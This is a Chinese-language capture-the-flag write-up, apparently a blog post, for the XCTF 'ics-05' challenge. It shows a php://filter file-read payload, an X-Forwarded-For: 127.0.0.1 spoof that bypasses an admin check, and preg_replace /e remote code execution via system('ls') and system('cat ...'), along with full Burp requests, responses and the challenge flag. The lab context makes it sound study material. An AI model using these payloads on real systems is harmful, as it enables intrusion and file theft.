[XCTF 4th-CyberEarth]ics-05

原创

sGanYu 于 2021-08-26 23:43:45 发布 1832 收藏 3
分类专栏： 渗透测试 攻防世界 burpsuite 文章标签： php 安全漏洞 渗透测试


渗透测试 同时被 3 个专栏收录
75 篇文章 4 订阅
订阅专栏



攻防世界
12 篇文章 0 订阅
订阅专栏


burpsuite
14 篇文章 0 订阅
订阅专栏

> 其他破坏者会利用工控云管理系统设备维护中心的后门入侵系统

打开题目，是一个工控云管理系统，随意点击旁边的菜单，发现只有设备维护中心可以正常进入

无意间点击左上角‘云平台设备维护中心’之后，发现页面进行跳转，page=index




备列表

	ID	设备名	区域	维护状态
			数据接口请求异常	

index

将URL内的index改为任何字符，页面都会进行回显



备列表

	ID	设备名	区域	维护状态
			数据接口请求异常	


2

在index后添加一个.php，页面回显ok，说明index.php存在，可以尝试读取一下

这里需要用到php://filter协议读内容

php://filter/read=convert.base64-encode/resource=index.php

php://filter 是php中独有的一个协议，可以作为一个中间流来处理其他流，也可以进行任意文件的读取，具有resource（要过滤的数据流）、read（读链筛选的数据流）、write（写链筛选的数据流）等等参数。在知道使用php://filter/read之后，为什么read后会跟一些奇怪的参数，include一个文件中有php代码会进行php解析，如果是明文传输，则会直接返回。用了过滤器，如果是php文件就不会解析，就可以拿到php文件的源码了，虽然是以base64回显在页面，但是只要通过base64解码即可



base64解码，解码快捷网址→→https://base64.us/

进行php代码审计

```php
<?php

if ($_SERVER['HTTP_X_FORWARDED_FOR'] === '127.0.0.1') {//在burp加个X-Forwarded-For头

    echo "<br >Welcome My Admin ! <br >";//输出Welcome My Admin !

    $pattern = $_GET[pat];
    $replacement = $_GET[rep];
    $subject = $_GET[sub];

    if (isset($pattern) && isset($replacement) && isset($subject)) {//非空且为字符串
        preg_replace($pattern, $replacement, $subject);//存在preg_replace漏洞
    }else{
        die();
    }

}
```

查了一下preg_replace函数，有一个很严重的漏洞存在。举个例子：
preg_replace("/txt/e",$_GET["ganyu"],"txt");/e会将ganyu当做php代码运行

preg_replace 的 /e 修正符会将 replacement 参数当作 php 代码，并且以 eval 函数的方式执行，

preg_replace语法

mixed preg_replace (mixed $pattern , mixed $replacement , mixed $subject ~~[, int $limit = -1 [, int &$count]]~~)

$pattern: 要搜索的模式，可以是字符串或一个字符串数组。

$replacement: 用于替换的字符串或字符串数组。

$subject: 要搜索替换的目标字符串或字符串数组。

~~$limit: 可选，对于每个模式用于每个 subject 字符串的最大可替换次数。 默认是-1（无限制）。~~

~~$count: 可选，为替换执行的次数。~~


开启burp，刷新将内容抓包重放

先将X-Forwarded-For设为127.0.0.1

```
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=je8dl7eqoeiha5fvhu15ent2f6
X-Forwarded-For:127.0.0.1
Upgrade-Insecure-Requests: 1
```


在txt后使用/e修饰符，preg_replace会将 mixed $replacement 参数（system("ls")）当作 PHP 代码执行

```
?pat=/txt/e&rep=system("ls")&sub=txt
```



回显内容，盲猜flag在s3chahahaDir内

访问s3chahahaDir

```
?pat=/txt/e&rep=system("ls+s3chahahaDir")&sub=txt
```

查看flag

```
?pat=/txt/e&rep=system("ls+s3chahahaDir/flag")&sub=txt
```

```
GET /index.php?pat=/txt/e&rep=system("ls+s3chahahaDir/flag")&sub=txt HTTP/1.1
Host: 111.200.241.244:63928
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=je8dl7eqoeiha5fvhul5ent2f6
Upgrade-Insecure-Requests: 1
X-Forwarded-For:127.0.0.1
Cache-Control: max-age=0
```

```
        },
        {
            field: 'check', title: '
        }
        ]
        ],
        page: true
    }
    );
}
);
</script>
<script>
    layui.use('element', functior
    var element = layui.element
     //□□□hover□□□□□□□□□□□□□□□□e
    //□□□□□□
    element.on('nav(demo)', fur
      //console.log(elem)
      layer.msg(elem.text());
    }
    );
}
);
</script>

<br >
Welcome My Admin ! <br >
flag.php
</body>
```


提示内容在flag.php下

```
?pat=/txt/e&rep=system("cat+s3chahahaDir/flag/flag.php")&sub=txt
```

```
GET /index.php?pat=/txt/e&rep=system("cat+s3chahahaDir/flag/flag.php")&sub=txt HTTP/1.1
Host: 111.200.241.244:63928
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:91.0) Gecko/20100101 Firefox/91.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Connection: close
Cookie: PHPSESSID=je8dl7eqoeiha5fvhul5ent2f6
Upgrade-Insecure-Requests: 1
X-Forwarded-For:127.0.0.1
Cache-Control: max-age=0
```

```
        ]
        ],
        page: true
    }
    );
}
);
</script>
<script>
    layui.use('element', function() {
      var element = layui.element;
       //□□□hover□□□□□□□□□□□□□□□□element□□
      //□□□□□□
      element.on('nav(demo)', function(elem) {
        //console.log(elem)
        layer.msg(elem.text());
      }
      );
    }
    );
    </script>

    <br >
    Welcome My Admin ! <br >
    <?php

    $flag = 'cyberpeace{c0b703fba77d4ac39a5d5b9881e0e2bc}';
```